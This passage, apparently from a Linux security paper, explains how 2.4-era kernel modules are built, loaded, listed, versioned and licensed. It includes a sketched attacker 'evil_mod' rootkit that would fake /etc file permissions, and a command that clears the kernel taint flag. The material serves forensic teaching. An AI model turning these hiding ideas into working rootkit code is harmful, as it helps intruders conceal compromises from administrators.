The Reference Book about working with and programming Linux Kernel Modules is [RUBI1]. In a near future this book third edition will cover the 2.6 kernel (first one covered 2.2 and second one, version 2.4). More information about LKMs can be found in [HEND1] and [BOVE1].

One of the most interesting features of the dynamically loadable modules is they provide the flexibility of microkernels without its performance penalty. Besides, they reduce the development time associated to new projects; every time a new change is introduced it can be immediately tested without requiring a system reboot. Since kernel version 2.4, the model also have introduced new debugging capabilities.

The Linux kernel provides support to different subsystem types [RUBI1] based on the functionality they offer. These are usually implemented as modules and perform process management, memory management, device control, filesystems or networking access; even implement new executable formats.

Roughly speaking there are 3 different modules classes: character, block and networking.

The LKM device drivers are probably one of the most important pieces of the Linux heart, because they provide support for the system hardware components. Without them, there won't be a functioning system. Drivers could be built-in inside the monolithic Linux kernel or as a LKM. Additionally, one of the most complex Linux modules are those implementing specific filesystems.

Each LKM is an Linux ELF object file that can be dynamically linked against the running kernel. The object have not been linked into a complete executable file because it must enforce a specific feature, being relocatable. Due to the fact that it could be installed anytime, the system kernel and memory state will be unknown, so the module should be prepared to be installed anyplace in the system memory (a detailed overview will be provided when analyzing the `insmod` command).

When analyzing the modules, it must be taken into account that they are just kernel fragments, so they are the kernel itself and are as powerful as it. As said before, the most common format for Linux object files and executables is ELF [22] [23] [24].

[22] http://www.linuxjournal.com/print.php?sid=1059

[23] http://www.cs.ucdavis.edu/~haungs/paper/node10.html

[24] http://www.skyfree.org/linux/references/ELF_Format.pdf

A good Linux driver design recommendation is to differentiate between mechanism and policy [RUBI1]. Linux kernel components should provide the mechanism to interact with a specific software or hardware element; when possible, they should avoid implementing a policy about how to use this element, because it is better to handle it at higher levels within the kernel, controlled by the system administrator.

There is an exception about this design methodology, the Linux modules specifically designed to enforce security policies, whose main goal is manage the system security at the kernel level, such as LSM or LIDS. Even these modules, if flexible enough, are complemented by a user mode piece of software.

All the LKM features described are integrated under the Linux module subsystem or model. This subsystem was rewritten in kernel 2.1.18 and has been rewritten again for new kernel 2.6 version (see section 4.3). For model changes check "`Documentation/modules.txt`" inside the kernel source tree.

2.3.1 Creating a very basic Linux module

The Linux kernel provides several items, such as functions, variables, header files and macros, that should be used in module development in order to access specific kernel functionality. These elements are called symbols.

This is a very simple module:

```
#define MODULE
#include <linux/module.h>

int init_module(void) {
        printk("<1> Hi GCUX reader!!\n");
        return 0;
}

void cleanup_module(void) {
        printk("<1> Bye GCUX reader!!\n");
}
```

The `printk()` function is the kernel counterpart of the `printf()` C library function in the user-mode world. This is the only kernel symbol used by our first Linux module. It is accessible to the module after it has been loaded into memory due to the way the `insmod` command works (see section 2.3.2).

Using a similar principle, modules can request or release memory portions using `kmalloc()` and `kfree()`, instead of the user-mode `malloc()` and `free()` func-

tions.

The string "<1>" specifies the message priority, in this case very high. It is the kernel version, `klogd` daemon version (analized later) and system configuration what determines what messages will be printed where, system console, syslog files (typically "`/var/log/messages`")... [25].

The module must contain two functions: the start function, `init_module()`, invoked when the module is created, loaded into memory and registered into the system; and the end function, `cleanup_module()`, invoked when the module is removed from the system and unloaded from memory.

This module can be compiled and tested using the following commands from a root shell (only the superuser can manage kernel modules) [26]:

```
# gcc -c -O2 -D__KERNEL__ GCUX.c -I/usr/src/linux/include
# insmod ./GCUX.o
# lsmod
Module                  Size  Used by    Tainted: PF
GCUX                    712   0  (unused)
...
# rmmod GCUX
#
# tail -f /var/log/messages
...
Apr 1 23:41:18 localhost kernel:  Hi GCUX reader!!
Apr 1 23:45:34 localhost kernel:  Bye GCUX reader!!
```

The `-c` option is used to indicate the compiler that the resultant object file should be relocatable, so it won't include embedded absolute memory addresses. For this task, the `#define MODULE` definition helps too, equivalent to the (optional if the definition has been included in the source code) `-DMODULE` argument.

The `-O2` flag should be specified (`-O` is valid too) because there are too many functions declared as `inline` in the header files. This flags indicates the usage of optimization, expanding properly the `inline` functions (not by default) [27].

The `-I` option indicates where the kernel headers this module will work with are located, needed to use the kernel symbols.

Other recommended compilation options are the `-o` option to express the output object file module name, `-g` for adding debugging information to the module object

[25] By default in Red Hat 9.0 using X-Windows it logs only to `/var/log/messages`.

[26] An error will be generated related with the module license when the module is loaded. This will be covered in later sections.

[27] http://kgdb.sourceforge.net/inlinekernel.html

file (the file size is remarkably increased but the module size in memory is not) and the `-Wall` to display all the compilation warnings.

In the same way a user-mode program can make use of code it does not implement, like functions defined in a library, modules can use code form the kernel. To do so, a user-mode program is linked, through the linker "`ld`" with the libraries and external references to functions and variables get resolved. A module is only linked with the kernel (there are no libraries outside the Matrix (the kernel-level) ;-)).

Due to this reason all included headers in a module should belong to the kernel tree, "`/usr/src/linux/include/linux`" and "`/usr/src/linux/include/asm`".

The kernel defines several symbols that are only available for kernel code and shouldn't be used by user-mode programs. Therefore they have been defined through "`#ifdef __KERNEL__`" directives. In order for a module, a kernel piece, to use them, the `__KERNEL__` macro must have been defined (`#define __KERNEL__`).

This macro can be defined in the source code or at compilation time, through "`gcc`" or "`make`", `-D__KERNEL__`.

Modules usually perform very complex tasks, such as creating and managing drivers. For example the `register_chrdev()` and `unregister_chrdev()` allow a module to create its own device files under "`/dev`".

2.3.2 Module load in depth

When `insmod` executes, it links any unresolved symbol in the module to the running kernel symbols table, so in the memory image of the module all the pointer references gets substituted by absolute memory addresses. The `insmod` command is the `ld` kernel-mode command equivalent. `ld` however, modifies the disk program copy.

The module model is based on the kernel version and lot of information can be extracted from "`/usr/src/linux/kernel/module.c`".

First of all, the module ELF object file is located (by default in "`/lib/modules`" and loaded in user memory. Then, the system call `sys_create_module` allocates the module kernel memory (using `vmalloc`); `sys_query_module` returns the kernel symbol table in order to resolve the module's unresolved references and `sys_init_module` copies the relocatable object code in kernel space and calls the module init function [28]. The LKM relocatable feature has a negative impact from a security perspective if some kind of cryptographic module check should be developed, as proposed in [DAI1].

[28] More details of the process in [BOVE1].

Some additional checks take place not to load a module previously loaded (using the `find_module()` function over the `module_list` linked list searching by module's name) and to manage the linked list structure inserting the new module and filling up all its fields, both variables and functions.

The `sys_create_module` system call also checks if the invoking process is authorized to load a module into the running kernel, because it has root privileges or the required capability (see section 5.2.6). This command also matches the module's version against the running kernel (see section 2.3.12).

Once the module is loaded, it registers its functionality in the kernel so other components can make use of it. The module typically registers a pointer to a data structure defining the new capabilities (or facilities) and their names. The defining structure contains (pointers to the module functions, implementing the new functionality (described later).

Order of execution:

```
User-mode: insmod
Module function: init_module()
Kernel syscall: sys_create_module()
```

By default, `insmod` exports all non `static` symbols if no specific instructions not to do so are placed in the module (see section 2.3.9).

For advanced `insmod` usage check the manpage; it even allows instantiating module's variables at load time (see section 2.3.5).

When executing, `insmod` search the module by name in a predefined path under "`/lib/modules`". It contains subdirectories associated to the different kernel versions. To indicate a module out of this structure, the directory where it resides must be specified through a relative ("`./`") or an absolute ("`/tmp`") path.

Since kernel version 2.3.13 the module initialization and removal functions could have a different name and a new declaration model is in place for debugging purposes. Example for the conversion of the "`GCUX.c`" module:

```
#define MODULE
#include <linux/module.h>
#include <linux/init.h>

int initialization_function(void) { ... }
void removal_function(void) { ... }

module_init(initialization_function);
module_exit(removal_function);
```

There is more information about modules that can be obtained when they are loaded, such as the memory map where the module has been relocated and its symbols addresses:

```
# insmod -m GCUX.o
Sections:       Size      Address   Align
.this           00000060  d08ff000  2**2
.text           00000029  d08ff060  2**2
.rodata.str1.1  0000002d  d08ff089  2**0
.kstrtab        00000050  d08ff0b6  2**0
__ksymtab       00000010  d08ff108  2**2
__archdata      00000000  d08ff120  2**4
__kallsyms      000001a8  d08ff120  2**2
.data           00000000  d08ff2c8  2**2
.bss            00000000  d08ff2c8  2**2

Symbols:
00000000 a GCUX.c
d08ff000 d __this_module
d08ff000 D __insmod_GCUX_O/root/LKM/GCUX.o_M408E6A15_V132116
d08ff060 T __insmod_GCUX_S.text_L41
d08ff060 t .text
d08ff060 t init_module
d08ff077 t cleanup_module
d08ff089 r .rodata.str1.1
d08ff2c8 d .bss
d08ff2c8 d .data
Module GCUX loaded, with warnings
```

2.3.3 Module listing in depth

All the modules running in the kernel are kept in a linked list of `module` objects, defined by the `struct module`. The beginning of this list is pointed out by the `module_list` kernel variable (see "`/usr/src/linux-2.4/kernel/module.c`"). Each module is represented by a string containing its unique name. The first module in the list is called "`kernel_module`" and represents the statically linked kernel (module number 1).

The `struct module` type is defined in "`/usr/src/linux-2.4/include/linux/module.h`" and can be partially seen in figure 2.3.

The `next` field of the object points to the next module. `size` contains all the



Figure 2.3: Linux module structure and list of modules

memory allocated for the module, including the module code (referenced by `ex_table_start` and `ex_table_end`), the `module` object and the string name.

From user space the list is located in "`/proc/modules`", although there is a user-mode program, called `lsmod` that provides the same kernel information about the loaded modules. `lsmod` uses the `sys_query_module()` function and this calls `qm_modules()` (see "`/usr/src/linux-2.4/kernel/module.c`").

2.3.4 Module removal in depth

The kernel is in charge of keeping track of all modules, taking into account their relationships. In order to remove a module, it shouldn't be used. To manage the module state, the kernel keeps a count record of its usage. The kernel maintains this count automatically, and it can be viewed through `lsmod` in the "`Used`" column. This information is also available in the 3rd field of "`/proc/modules`" (see previous

```
# cat /proc/modules | more
...
udf                     98400   0 (autoclean)
parport_pc              19076   1 (autoclean)
lp                       8996   0 (autoclean)
parport                 37056   1 (autoclean) [parport_pc lp]
autofs                  13268   0 (autoclean) (unused)
pcnet32                 18240   1
mii                      3976   0 [pcnet32]
ipt_REJECT               3928   2 (autoclean)
iptable_filter           2412   1 (autoclean)
ip_tables               15096   2 [ipt_REJECT iptable_filter]
ide-scsi                12208   0
ide-cd                  35708   0
cdrom                   33728   0 [sr_mod ide-cd]
ext3                    70784   2
jbd                     51892   2 [ext3]
...
#

# lsmod | more
Module                   Size  Used by    Tainted: PF
...
udf                     98400   0  (autoclean)
parport_pc              19076   1  (autoclean)
lp                       8996   0  (autoclean)
parport                 37056   1  (autoclean) [parport_pc lp]
...
```

Figure 2.4: Output from /proc/modules

section examples).

The `lsmod` command displays the information about all modules loaded in the running kernel. The "`Size`" column show the module size in memory, expressed in bytes (from the `size` field in the `module struct`).

Those modules with a count value of zero will present the string "`(unused)`", indicating that they could be removed to free system resources. The count information is kept in the `uc.usecount` of the `module` object indicating how many objects are using this module.

Check "`/usr/src/linux-2.4/include/linux/module.h`" for module definitions and "`/usr/src/linux-2.4/include/kernel/module.c`" for the module model implementation.

When the command is executed, the `query_module` syscall is used to verify all the module relationships and symbols and then, the `sys_delete_module` system call is invoked and takes all the needed actions to find the module, modify other modules references and counts, and release the module memory (using `vfree()`) [29].

[29] More details of the process in [BOVE1]

Order of execution:

```
User-mode: rmmod
Kernel syscall: sys_delete_module().
                If count is zero, calls the cleanup module function.
Module function: cleanup_module()
```

The module's exported symbols are removed form the global symbol table automatically by the kernel. And optionally, an advanced unload feature since kernel 2.4 implemented through the `can_unload` module function could be executed.

2.3.5 Module configuration

As already was mentioned in the `insmod` section, modules can received configuration parameters at loading time (since kernel version 2.1.18). The user can set them up when executing `insmod` or the module can autodetect them. The allowed types are `string` or `int` (including numbering variations: byte, short, long).

The module should export the expected parameters using the `MODULE_PARM` macro from "`module.h`".

For example, and although exporting the parameters is not a good hiding technique for a rootkit, an attacker could design its evil module to show all the `/etc` files, based on user input, with the "`r--r-----`" permissions (440) and belonging to "`mickey`":

The module expecting two parameters should include the following code:

```
/* Parameters default values */
int perm=777;
char *user;

/*Parameter definition */
MODULE_PARM(perm,"i");    /* int */
MODULE_PARM(user,"s");    /* string */
```

It should be manually invoked using:

```
# insmod evil_mod perm=440 user=mickey
```

Parameters can be described using the `MODULE_PARM_DESC` macro and visualized through `objdump` from the module ELF object file:

```
MODULE_PARM_DESC(perm,"Displayed permissions for files in /etc.");
MODULE_PARM_DESC(user,"Displayed owner for files in /etc.");
```

The `GCUX.o` module including these 2 parameters will look like:

```
# objdump -s GCUX.o | more

GCUX.o:     file format elf32-i386

Contents of section .text:
...
Contents of section .data:
...
Contents of section .modinfo:
 0000 6b65726e 656c5f76 65727369 6f6e3d32  kernel_version=2
 0010 2e342e32 302d3800 7061726d 5f706572  .4.20-8.parm_per
 0020 6d3d6900 7061726d 5f757365 723d7300  m=i.parm_user=s.
 0030 00000000 00000000 00000000 00000000  ................
 0040 7061726d 5f646573 635f7065 726d3d44  parm_desc_perm=D
 0050 6973706c 61796564 20706572 6d697369  isplayed permisi
 0060 6f6e7320 666f7220 66696c65 7320696e  ons for files in
 0070 202f6574 632e0000 00000000 00000000   /etc...........
 0080 7061726d 5f646573 635f7573 65723d44  parm_desc_user=D
 0090 6973706c 61796564 206f776e 65722066  isplayed owner f
 00a0 6f722066 696c6573 20696e20 2f657463  or files in /etc
 00b0 2e00                                 ..
Contents of section .rodata.str1.32:
 0000 3c313e20 48692047 43555820 72656164  <1> Hi GCUX read
 0010 65722121 20282573 2c202569 290a0000  er!! (%s, %i)...
 0020 3c313e20 42796520 47435558 20726561  <1> Bye GCUX rea
 0030 64657221 21202825 732c2025 69290a00  der!! (%s, %i)..
Contents of section .comment:
 0000 00474343 3a202847 4e552920 332e322e  .GCC: (GNU) 3.2.
 0010 32203230 30333032 32322028 52656420  2 20030222 (Red
 0020 48617420 4c696e75 7820332e 322e322d  Hat Linux 3.2.2-
 0030 352900                               5).
#
```

For completion, if you see the following macros in the rootkit modules then you can say they have been created by a elegant programing attacker ;-): `MODULE_AUTHOR(name)` and `MODULE_DESCRIPTION(description)`.

2.3.6 Module printing concepts

Kernel logging is typically performed through the `printk()` function, defined in "`include/linux/kernel.h`". This file defines all the different logging levels, `KERN_-....`

It sends kernel messages to the console, dmesg, and the syslog daemon, so it is recommended from a security perspective to log kernel messages to a remote syslog server. It uses an argument format almost 99% compatible with the `printf()` function and internally uses a 1K buffer. Examples:

```
printk(KERN_INFO "%s = %u\n", name, value);

__u32 ipaddress;
printk(KERN_INFO "IP address: %d.%d.%d.%d\n", NIPQUAD(ipaddress));
```

These are the default printing kernel values in Red Hat 9.0:

```
# cat /proc/sys/kernel/printk
6       4       1       7
```

The first two define the current console loglevel and the default level for messages. Recent kernels allow to send all kernel messages to the console apart from the syslogd:

```
# echo 8 > /proc/sys/kernel/printk
```

The modules's printed messages are also available through `/proc/kmsg`. Example for the `GCUX.o` LKM:

```
# cat /proc/kmsg
<1> Hi GCUX reader!!
<1> Bye GCUX reader!!
...
#
```

More information can be obtained from [RUBI1].

2.3.7 Automatic kernel module management

Some modules depends on others, that is, they need another module to be loaded in order to run. The module `deps` field (see section 2.3.3) contains the list of modules needed by an specific module. The number of modules is saved in `ndeps`. In

the same way, the `refs` field contains the list of modules pointing to this module (needing this module to work), and the number is maintained in `uc.usecount` (see section 2.3).

This dependencies can also be visualized from user space through the `lsmod` command see section 2.4). For example, the `ip_tables` requires the `ipt_REJECT and iptable_filter` modules:

```
...
ip_tables              15096   2 [ipt_REJECT iptable_filter]
...
```

Those entries marked with the "`autoclean`" string indicate that these modules are being managed by `kmod` or `kerneld`. The `kerneld` daemon (`/sbin/kerneld`) was the module daemon up to kernel version 2.2. The "autoclean" string is extracted from the `module flags` field: MOD_AUTOCLEAN is the value used here.

Through `kmod`, automatic loading and unloading of modules, according to what users are doing, takes place. This feature must be activated through the `CONFIG_KMOD` variable when compiling the kernel. When the kernel wants to access a non-available resource he asks `kmod` about it (it passes a string about what module to load) through the `request_module()` function. If the resource is available, `kmod` loads the corresponding LKM (see "`/usr/include/linux/kmod.h`") for the kernel to continue working. Internally, the `request_module()` function creates a new kernel thread that runs `exec_modprobe()` which executes the `modprobe` user mode program (see section 2.3.11). The program to be executed is controlled by "`/proc/sys/kernel/modprobe`".

While `kerneld` was a user space feature, `kmod` is a kernel space feature. The "`/etc/modules.conf`" file is checked for aliases names to load the proper requested module. Example.-

```
# cat /etc/modules.conf
alias eth0 pcnet32
alias usb-controller usb-uhci
...
```

It is possible to pass `modutils` command options through this file, such as `insmod_opt=-x`, not to export the module symbols.

Modules are removed because an automatic process, like `cron` invokes `rmmod -a`. This provokes the `sys_delete_module` syscall being called to remove all unused modules with the corresponding flag set (MOD_AUTOCLEAN).

2.3.8 The kernel's public symbols

As we explained, `insmod` resolves the module undefined references using the kernel's public symbol table. This table contains all the public kernel's symbols (variables, functions...) and its associated global addresses.

This table can be accessed from user-mode through the "`/proc`" pseudo-filesystem:

```
# cat /proc/ksyms | more
...
c011c2a0 printk_R1b7d4074
...
c0146370 sys_close_R268cc6a2
c0146cb0 sys_read_R16bd3948
c0146df0 sys_write_Rdc2df0a0
...
d0866d60  __insmod_ext3_S.data_L784         [ext3]
...
```

The number after the symbols (like `R1b7d4074`) identify a specific symbol version with a CRC value (see `man genksyms` and section 2.3.12). The same information can be extracted through the `ksyms` tool. As can be appreciated, the third column reflects the module (between square brackets) exporting the symbol:

```
# ksyms -a | more
Address   Symbol                                  Defined by
...
d0866d60  __insmod_ext3_S.data_L784          [ext3]
...
```

Once a module is loaded, its public symbols become part of this kernel symbol table (see next section). Internally, the section of the code segment (ELF format) defining this table in the kernel binary (`vmlinux`) is `__ksymtab`.

```
# objdump -s /boot/vmlinux-2.4.20-8 | grep "Contents of section"
Contents of section .text:
Contents of section .rodata:
Contents of section .kstrtab:
Contents of section __ex_table:
Contents of section __ksymtab:          <----
Contents of section __kallsyms:
Contents of section .data:
Contents of section .data.init_task:
```

```
Contents of section .text.init:
Contents of section .data.init:
Contents of section .setup.init:
...
#
```

The symbols defined in the kernel by default have been defined inside "`kernel/ksyms.c`". Every symbol using the `EXPORT_SYMBOL` macro, will be exported. This file is very useful to confirm the modifications made from kernel to kernel (see section 5.2.9).

2.3.9 The module's public symbols

The kernel has two goals related with the module management: make all the public kernel symbols available to the new module, and made all the new module symbols available to every other kernel component (including new modules).

Once a module is loaded and tries to make all its functionality available, all its symbols are exported, allowing other modules to reuse its code and stack on top of it (unless otherwise instructed by `insmod` arguments: `-x`). With the reusability concept in mind, module stacking is used even in the kernel source, where, for example, the `ip_tables` module relies on the `iptable_filter` module, both being LKMs. In this way the module model establishes an interdependency network (see section 2.3.11) and allows to design subsystems having abstraction concepts in mind.

In order to manage the module's symbol visibility there are several header macros that can be used. Using the `EXPORT_NO_SYMBOLS;` macro the module won't export any symbol at all. This is the old/current behavior, where all symbols are automatically exported. `modutils` in newer kernels (since version 2.5) remove this backward compatibility, thus no module symbols will be exported unless explicitly indicated.

To export only a subset of the module's symbols, the `EXPORT_SYMBOL(symbol_name);` or `EXPORT_SYMBOL_NOVER(symbol_name);` macros can be used for each symbol that should be exported. The second one export them without version information. Use these directives at the end of the module once all the symbols have been implemented. For this method to work, the `#define EXPORT_SYMTAB` definition must be used before including the "`module.h`" header file [30].

As was previously mentioned, another way of non exporting a module's symbol was declaring it as `static`.

[30] For other symbol export considerations see the 2.3.13 section

The exported symbols of the module can be retrieved through the `query_module()` syscall.

```
int my_symbol = 1;

void my_function(void) {
        my_symbol = 2;
}
```

If the previous code is added to the beginning of the `GCUX.o` LKM (before the `init_module`), defining two symbols (a variable and a function), they are directly exported by the kernel [31] when the module is loaded:

```
# cat /proc/ksyms | grep GCUX
...
d08ff060 my_function    [GCUX]
d08ff368 my_symbol      [GCUX]
...
```

It is also possible to extract the module symbol table from its object file:

```
# objdump -t GCUX.o | more

GCUX.o:     file format elf32-i386

SYMBOL TABLE:
00000000 l    df *ABS*  00000000 GCUX.c
00000000 l    d  .text  00000000
00000000 l    d  .data  00000000
00000000 l    d  .bss   00000000
00000000 l    d  .modinfo       00000000
00000000 l     O .modinfo       00000018 __module_kernel_version
00000000 l    d  .rodata.str1.1 00000000
00000000 l    d  .comment       00000000
00000000 g     O .data  00000004 my_symbol
00000000 g     F .text  0000000f my_function
0000000f g     F .text  00000017 init_module
00000000         *UND*  00000000 printk
00000026 g     F .text  00000012 cleanup_module
#
```

[31] Output when symbols are exported through the default model, that is, all non-static symbols (without using specific exporting directives).

...as well as all the module object memory sections:

```
# objdump GCUX.o --section-headers
```

If the `EXPORT_NO_SYMBOLS;` line is added after the module `define and include` sections of `GCUX.o` then the new symbols are not exported. However, other debugging symbols appear (these are exported in any case, see 2.3.10 section).

When only one symbol is explicitly exported by the module, using the explained directives:

```
#define EXPORT_SYMTAB
...
EXPORT_SYMBOL(my_function);
```

...it appears as follows (different from the default non-static model export method):

```
# cat /proc/ksyms | grep GCUX
...
d08ff060 my_function_R__ver_my_function [GCUX]
...
```

The symbol table located in the `__ksymtab` code section of the module ELF object is pointed by the `module syms` pointer; the number of symbols is stored in the `nsyms` variable (see section 2.3). It is available only if the module has explicitly exported its symbols:

```
# objdump -h GCUX.o

GCUX.o:     file format elf32-i386

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .text         00000038  00000000  00000000  00000034  2**2
                  CONTENTS, ALLOC, LOAD, RELOC, READONLY, CODE
  1 .data         00000004  00000000  00000000  0000006c  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  2 .bss          00000000  00000000  00000000  00000070  2**2
                  ALLOC
  3 .modinfo      00000018  00000000  00000000  00000070  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 .rodata.str1.1 0000002d  00000000  00000000  00000088  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
```

```
  5 .kstrtab      0000001f  00000000  00000000  000000c0  2**5
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  6 __ksymtab     00000008  00000000  00000000  000000e0  2**2 <----
                  CONTENTS, ALLOC, LOAD, RELOC, READONLY, DATA
  7 .comment      00000033  00000000  00000000  000000e8  2**0
                  CONTENTS, READONLY
```

2.3.10 Module debugging symbols

The symbols are also used by `ksymoops` [HEND1] [32] in charge of displaying Oops kernel debugging information; information shown when an internal kernel error is found. This was a new debugging feature of 2.4 versions and this tool requires information about the load points and length of the LKM sections. There is also a user-mode tool to interpret the output Oops, see `man ksymoops`. The `ksymoops` symbols add about 260 memory bytes per loaded module.

All this information is stored in the kernel symbol table when the module is loaded into memory [33]:

```
# cat /proc/ksyms | grep GCUX
d08ff000 __insmod_GCUX_O/root/LKM/GCUX.o_M408E713B_V132116   [GCUX]
d08ff060 __insmod_GCUX_S.text_L56      [GCUX]
d08ff358 __insmod_GCUX_S.data_L4       [GCUX]
```

The value of the symbol is the start address of the section in memory and the naming scheme is: `__insmod_name_Ssectionname_Llength`.

- `name` is the LKM name (as you would see it in `/proc/modules`).
- `sectionname` is the section name including the period, like `.text or .data` (in the example above).
- `length` is the length of the section in decimal [34].

`insmod` also adds a symbol to inform from what file the LKM was loaded and its naming scheme is: `__insmod_name_Ofilespec_Mmtime_Vversion`.

- `name` is the LKM name.

[32] http://www.kernel.org/pub/linux/utils/kernel/ksymoops/v2.4/
[33] http://www.tldp.org/HOWTO/Module-HOWTO/x597.html#AEN687
[34] See how them match the sizes of the `objdump` output in the previous section.

- `filespec` is the file specification that was used to identify the file containing the LKM when it was loaded; the location can be specified using an absolute, relative or standard path.
- `mtime` is the modification time of that file, in the standard Unix representation (seconds since 1969), in hexadecimal.
- `version` is the kernel version for which the LKM was built (same as in the .modinfo section). It is the value of the macro `LINUX_VERSION_CODE` in Linux's "`linux/version.h`" file. For example, 132116 (is "2.4.20").

Finally, sometimes another symbol is added by `insmod` to indicate where the persistent data lives in the LKM, needed by `rmmod` in order to save the persistent data. It is called `__insmod_name_Plength`. Not in the analyzed example.

2.3.11 Testing module dependencies

When the interdependencies between stacked modules are complex, the `modprobe` utility can be used. It is like an `insmod` recursive tool. It loads a module and all its required modules. Its weakness is that only works using the "`/lib/modules`" tree.

This program relies on the information generated by `depmod` at boot time: all the dependences are saved in the "`/lib/modules/linux/modules.dep`" file (see section 5.2.3).

`modprobe` can load modules with configuration parameters extracted from a configuration file, "`/etc/modules.conf`".

The output from "`/proc/modules`" shows also the stacked modules (see section 2.4).

2.3.12 Module versions

Due to the fact that some kernel data structures change between kernel releases, modules must be compiled for an exact kernel version where they are going to be inserted in order to avoid runtime failures. Besides, this helps automatic tools, like `modprobe`, to figure out the module compatibility and make it work in different kernel versions if possible (based on the symbols CRC values (see bellow)).

The kernel variable that indicates this behavior is `CONFIG_MODVERSIONS`. If active, it sets version information on all module symbols [RUBI1].

The version model compares the running system kernel version with the kernel version of the kernel where the module was compiled on. This information is defined by the kernel headers set at compilation time.

If a module defines the following block it will be restricted to the kernel version it has been compiled on, applying version enforcement. Removing it, makes the module more "independent", that is, the LKM could be loaded into other kernel versions removing the `MODVERSIONS` line (see section 2.3.9):

```
#ifdef CONFIG_MODVERSIONS
#define MODVERSIONS
#include <linux/modversions.h>
#endif
```

It is possible to create a multi-version module using the macros defined in `<linux/version.h>`, included by `<linux/module.h>`. These allow to specify different function invocations based on the kernel version.

If the module and kernel versions don't match, the module won't be loaded by `insmod`. The `insmod -f` switch forces the module load avoiding version mismatches but it only overrides the kernel version checks, but not the unresolved symbol problems because it cannot complete the unresolved references between different kernel versions. This switch also taints the kernel (see section 2.3.13).

If the `#define __NO_VERSION__` definition is used before including "`module.h`", then "`version.h`" won't be included, removing all the version controls in the module (this has not been required since version 2.3) [35].

Each module sets its version in a specific symbol, `__module_kernel_version`, defined by `<linux/module.h>` and determined by the kernel headers used during compilation (specified by the include directive (`-I`)). Specifically, the symbol version is placed in the `.modinfo` section of the ELF object file (see 2.3.9 section). See the version a module was compiled for:

```
# objdump GCUX.o --full-contents --section=.modinfo

GCUX.o:     file format elf32-i386

Contents of section .modinfo:
 0000 6b65726e 656c5f76 65727369 6f6e3d32  kernel_version=2
 0010 2e342e32 302d3800                    .4.20-8.
```

Apart from that, the version of every symbol is placed in its name. From "`genksyms`" man page:

> When a symbol table is found in the source, the symbol will be expanded to its full definition, where all structs, unions, enums and typedefs

[35] There are also comments about versions usage in the Adore rootkit `README` file.

```
will be expanded down to their basic part, recursively. This final
string will then be used as input to a CRC algorithm that will give an
integer that will change as soon as any of the included definitions
changes, for this symbol.

The version information in the kernel normally looks like: sym-
bol_R12345678, where 12345678 is the hexadecimal representation of the
CRC.
```

2.3.13 Module licensing

As was mentioned at the beginning of this chapter Linux was licensed under the GNU General Public License (GPL). It is well worth mentioning it because it has several implication in the module programming model (see bellow) but we won't cover in-depth the philosophical doubts around the licensing concepts (where even Linus has pronounced himself [36]); instead we will cover its technical aspects.

Modules use the kernel interfaces, based on the module model, and from a licensing perspective it could be said (although controversial) that they are not part of the kernel, so they don't need to be released under the GPL license. So, modules use the kernel in a similar way user-mode programs use the kernel. The former's use the module kernel model while the latter's use the system call interface through the system libraries.

While the code statically linked directly into the kernel is clear that must be licensed under the GPL, the modules are not.

The Linux kernel developers added some license-detecting features in hopes of wasting less of their time [37]. It's perfectly reasonable for companies, such as VMware, to distribute closed-source kernel modules (also called binary modules), but they must support them themselves. Therefore, the kernel developers won't help debugging kernels that contain proprietary modules since they don't have access to the module source (situation announced by the tainted flag (see bellow)).

The mentioned features are the "tainted" flag and the `GPL` symbol declarations.

When the kernel detects a binary module or a module is forced, for example due to versioning reasons, the kernel is tainted, and a write-once flag (removed when the system is rebooted) is switched on by the modutils tools (`insmod` or `modprobe`), "`/proc/sys/kernel/tainted`". This flag was added in release 2.4.9 and is included in kernel panics and Oops. The flag can also be removed through `echo 0 > /proc/sys/kernel/tainted`.

The `MODULE_LICENSE("string")` function allows kernel developers to set up a

[36] http://kerneltrap.org/node/view/1735
[37] http://linuxdevices.com/articles/AT5041108431.html

string indicating if the module is GPL, open-source, or it taints the kernel because its code is not publicly available. A module without a GPL license it is supposed to be proprietary [38], also called tainted, binary-only or closed-source module.

Adding the following line at the end of our basic module makes it GPL compatible [39]: `MODULE_LICENSE("GPL");`

